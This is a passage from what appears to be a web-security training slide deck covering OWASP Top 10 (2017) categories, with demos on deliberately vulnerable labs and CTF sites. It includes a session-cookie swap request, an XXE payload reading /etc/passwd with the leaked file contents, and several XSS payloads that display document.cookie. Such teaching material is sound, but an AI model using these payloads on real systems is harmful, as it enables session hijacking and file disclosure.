Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://192.168.20.205/bWAPP/smgmt_cookies_httponly.php
Cookie: PHPSESSID=aa0524378dff8f740f37686e8bb6a80a; security_level=0; top_security=no
Connection: close
Upgrade-Insecure-Requests: 1
Content-Type: application/x-www-form-urlencoded
Content-Length: 12

form=cookies
```

**Change cookie information of test account to cookie information of bee account**

```
form = cookies
Host: 192.168.20.205
User-Agent: Mozilla / 5.0 (X11; Linux x86_64; rv: 52.0) Gecko / 20100101 Firefox / 52.0
Accept: text / html, application / xhtml + xml, application / xml; q = 0.9, * / *; q = 0.8
Accept-Language: en-US, en; q = 0.5
Accept-Encoding: gzip, deflate
Referer: http://192.168.20.205/bWAPP/smgmt_cookies_httponly.php
Cookie: PHPSESSID = aa0524378dff8f740f37686e8bb6a80a; security_level = 0; top_security = no
50b7497f517f7823c0eb471fd8d24568 < -change to cookie information in bee account
Connection: close
Upgrade-Insecure-Requests: 1
Content-Type: application / x-www-form-urlencoded
Content-Length: 12

form = cookies
```

# Demo

Change Password   Create User   Set Security Level   Welcome Bee

## / Session Mgmt. - Cookies (HTTPOnly) /

Click the button to see your current cookies: [Cookies](#)

Click [here](#) to see your cookies with JavaScript.

# A3 Sensitive Data Exposure

**Sensitive data exposure :** Sensitive data exposure vulnerabilities can occur when an application does not adequately protect sensitive information from being disclosed to attackers. For many applications this may be limited to information such as passwords, but it can also include information such as credit card data, session tokens, or other authentication credentials.”



# A3:2017-Sensitive Data Exposure Demo

## / Text Files (Accounts) /

Insert a new account into a text file:

Username:

CAT

Password:

\*\*\*\*\*

**Insert**

The account was added!

[Download the file.](#)

[Delete the file.](#)

```
'bee', 'bug'  
'yasser', 'mohamed'  
'CAT ', 'Reloaded'
```

# Demo

## CTF- CyberTalents

104.199.66.117/encrypted-database/secret-admin/


Please login

**Username**


**Password**

# A4-XML External Entities (XXE)

Many older or poorly configured XML processors evaluate external entity references within XML documents. External entities can be used to disclose internal files using the file URI handler, internal file shares, internal port scanning, remote code execution, and denial of service attacks.



# XXE-How Does It Work ?



# Demo

```
POST /product/stock HTTP/1.1
Host: ace61f5ale08bd8a80ac221300520089.web-security-academy.net
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:68.0) Gecko/20100101 Firefox/68.0
Accept: /*
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: https://ace61f5ale08bd8a80ac221300520089.web-security-academy.net/product?productId=1
Content-Type: application/xml
Origin: https://ace61f5ale08bd8a80ac221300520089.web-security-academy.net
Content-Length: 182
Connection: close
Cookie: session=CNf23VmWXYKr00upvaVv0JTFnlkFVBn8
// yasser
<?xml version="1.0" encoding="UTF-8"?>
<!DOCTYPE test [ <!ENTITY xxe SYSTEM "file:///etc/passwd"> ]>
<stockCheck>
<productId>&xxe;</productId>
<storeId>1</storeId>
</stockCheck>
```

# Demo

```
HTTP/1.1 400 Bad Request
Content-Type: application/json
Connection: close
Content-Length: 1144

"Invalid product ID: root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin
irc:x:39:39:ircd:/var/run/ircd:/usr/sbin/nologin
gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/usr/sbin/nologin
nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
_apt:x:100:65534::/nonexistent:/usr/sbin/nologin
peter:x:2001:2001::/home/peter:/bin/bash
user:x:2000:2000::/home/user:/bin/bash
dnsmasq:x:101:65534:dnsmasq,,,:/var/lib/misc:/usr/sbin/nologin
messagebus:x:102:101::/nonexistent:/usr/sbin/nologin
"
"
```


# A5 : Broken Access Control

**Access control** : determines whether the user is allowed to carry out the action that they are attempting to perform.


**authorization** : the idea that, depending on your role, you should have access to specific things and be able to perform specific actions

be divided into the following categories:

- **Vertical access controls**
- If a user can gain access to functionality that they are not permitted to access then this is vertical privilege escalation
- **Horizontal access controls**
- arises when a user is able to gain access to resources belonging to another user




# A5 : Broken Access Control



Normal users

Admin

Broken Access control



subcategory of access control vulnerabilities. **IDOR** arises when an application uses user-supplied input to access objects directly and an attacker can modify the input to obtain unauthorized access

## Demo -Insecure direct object references (IDOR)

# A6 Security Misconfiguration

Software development life cycle :



Security Misconfiguration occurs when a system is configured in a way that makes it vulnerable

Ex:

- Default system credentials: user accounts, passwords in factory default or unchanged status
- Directory and file listings: not disabled and easily available through search engines
- User traces: pages returned to users with error messages that have too much information in them
- Unnecessary pages: sample apps, old privileges, and user accounts, for example
- Software: not up-to-date, legacy systems, patches not utilized

# Framework

- Error Handling
- Config Transforms
- Diagnostics, Logging
- Web config security
- Software updates

## Database

- Access controls
- Principle of Least Privilege

## Front-end


- Error Handling
- Authentication Options

# A7:2017-Cross-Site Scripting (XSS)


“XSS flaws occur whenever an application includes untrusted data in a new web page without proper validation or escaping, or updates an existing web page with user supplied data using a browser API that can create JavaScript. XSS allows attackers to execute scripts in the victim’s browser which can hijack user sessions, deface web sites, or redirect the user to malicious sites.”

```
<script> do cool things </script>  
<script> do malicious things </script>
```

# A7 Cross-Site Scripting (XSS)



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# A7 Cross-Site Scripting (XSS)

The screenshot shows a web browser window for the DVWA application. The URL in the address bar is highlighted with a red box and contains the payload: `localhost:81/DVWA/vulnerabilities/xss_r/?name=test<script>alert(document.cookie)<%2Fscript>#`. The DVWA logo is at the top right. The main content area displays the title "Vulnerability: Reflected Cross Site Scripting (XSS)". Below it, a modal dialog box is open, showing the injected script: `What: security=low, PHPSESSID=6cem2i5q9ahf7umnrsl3dvcu4`. An "OK" button is visible at the bottom of the dialog.

# A7:2017-Cross-Site Scripting (XSS)-DEMO

## CTF Cybertalents

Name Jane Doe

Go !

Y o u r n a m e h e r e

# Demo2 Google XSS Game

- <script>alert(document.cookie)</script> reflected xss
- <img src=x onerror="alert("CAT Reloaded")"> stored xss
- x' onerror="alert('CAT Reloaded')“ OR 3'><script>alert("CAT Reloade")</script>

# A8 Insecure Deserialization

allows attackers to transfer a payload using **serialized objects**. This happens when integrity checks are not in place and deserialized data is not sanitized or validated


This conversion is called serialization. Serialization is the process of taking an object and translating it into plaintext. This plaintext can then be encrypted or signed, as well as simply used the way it is. The reverse process is called deserialization, i.e. when the plaintext is converted back to an object.

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a:4:{i:0;i:132;i:1;s:7:"Mallory";i:2;s:4:"user"; i:3;s:32:"b6a8b3bea87fe0e05022f8f3c88bc960";} 
